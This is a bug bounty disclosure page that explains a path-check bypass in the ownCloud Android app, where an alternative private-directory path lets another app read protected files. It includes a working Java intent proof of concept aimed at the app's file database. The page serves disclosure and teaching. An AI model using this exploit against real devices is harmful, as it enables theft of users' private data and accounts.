Possible to steal any protected files on Android
An exported activity in the ownCloud Android app accepted a file URI and copied the referenced file, but its path check only blocked one form of the app's private data directory. An attacker could point it at an alternative path to the same directory and read protected app files such as the file database.
 Originally disclosed on HackerOne
- Triaged in 21 days
- Fixed in 4 months
- Paid in 4 months
- Disclosed after 3.4 years
Hi. I have found an issue which allows to retrieve any files from /data/data/com.owncloud.android/* directory. The problem is in exported activity com.owncloud.android.ui.activity.ReceiveExternalFilesActivity which accepts a URI to download files. I see that you've added verification path /data/data/
You can bypass the verification using specifying an alternative path: /data/user/0/com.owncloud.android/
Malicious code:
        StrictMode.VmPolicy.Builder builder = new StrictMode.VmPolicy.Builder();
        StrictMode.setVmPolicy(builder.build());
        Intent intent = new Intent("android.intent.action.SEND");
        intent.setClassName("com.owncloud.android", "com.owncloud.android.ui.activity.ReceiveExternalFilesActivity");
        intent.setType("*/*");
        intent.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
        intent.putExtra("android.intent.extra.STREAM", Uri.parse("file:///data/user/0/com.owncloud.android/databases/filelist"));
        startActivity(intent);
###How to Fix Add an alternative path to the folder check
Impact
This vulnerability can get a complete account, malware can access everything, including, file database and history.
Attachments


Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the path validation compared against a single hard-coded directory string instead of resolving the canonical path, so an equivalent path to the same location passed the check.
Impact
A malicious app on the same device could read the app's private files, including the file database and history, which the reporter says could lead to full account compromise.
What the attacker needed
Malicious app installed on the device
The fix
The folder check should be extended to cover the alternative path.
How it was found
- Build an intent targeting the exported ReceiveExternalFilesActivity with a file URI.
- Set the URI to the alternative path of the app's private directory.
- Grant read permission on the URI and start the activity.
- The activity accepts the path and the protected file is read.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
Android apps keep their private data in a folder only they should be able to read. This app has a screen other apps can open to receive files, and it checks that the file is not inside its private folder. The check only knew one spelling of that folder, so a second spelling of the same place slipped past it and let another app read private files.
What is Path traversal?
Input that builds a file path escapes the intended folder, reading or writing files the application should never touch.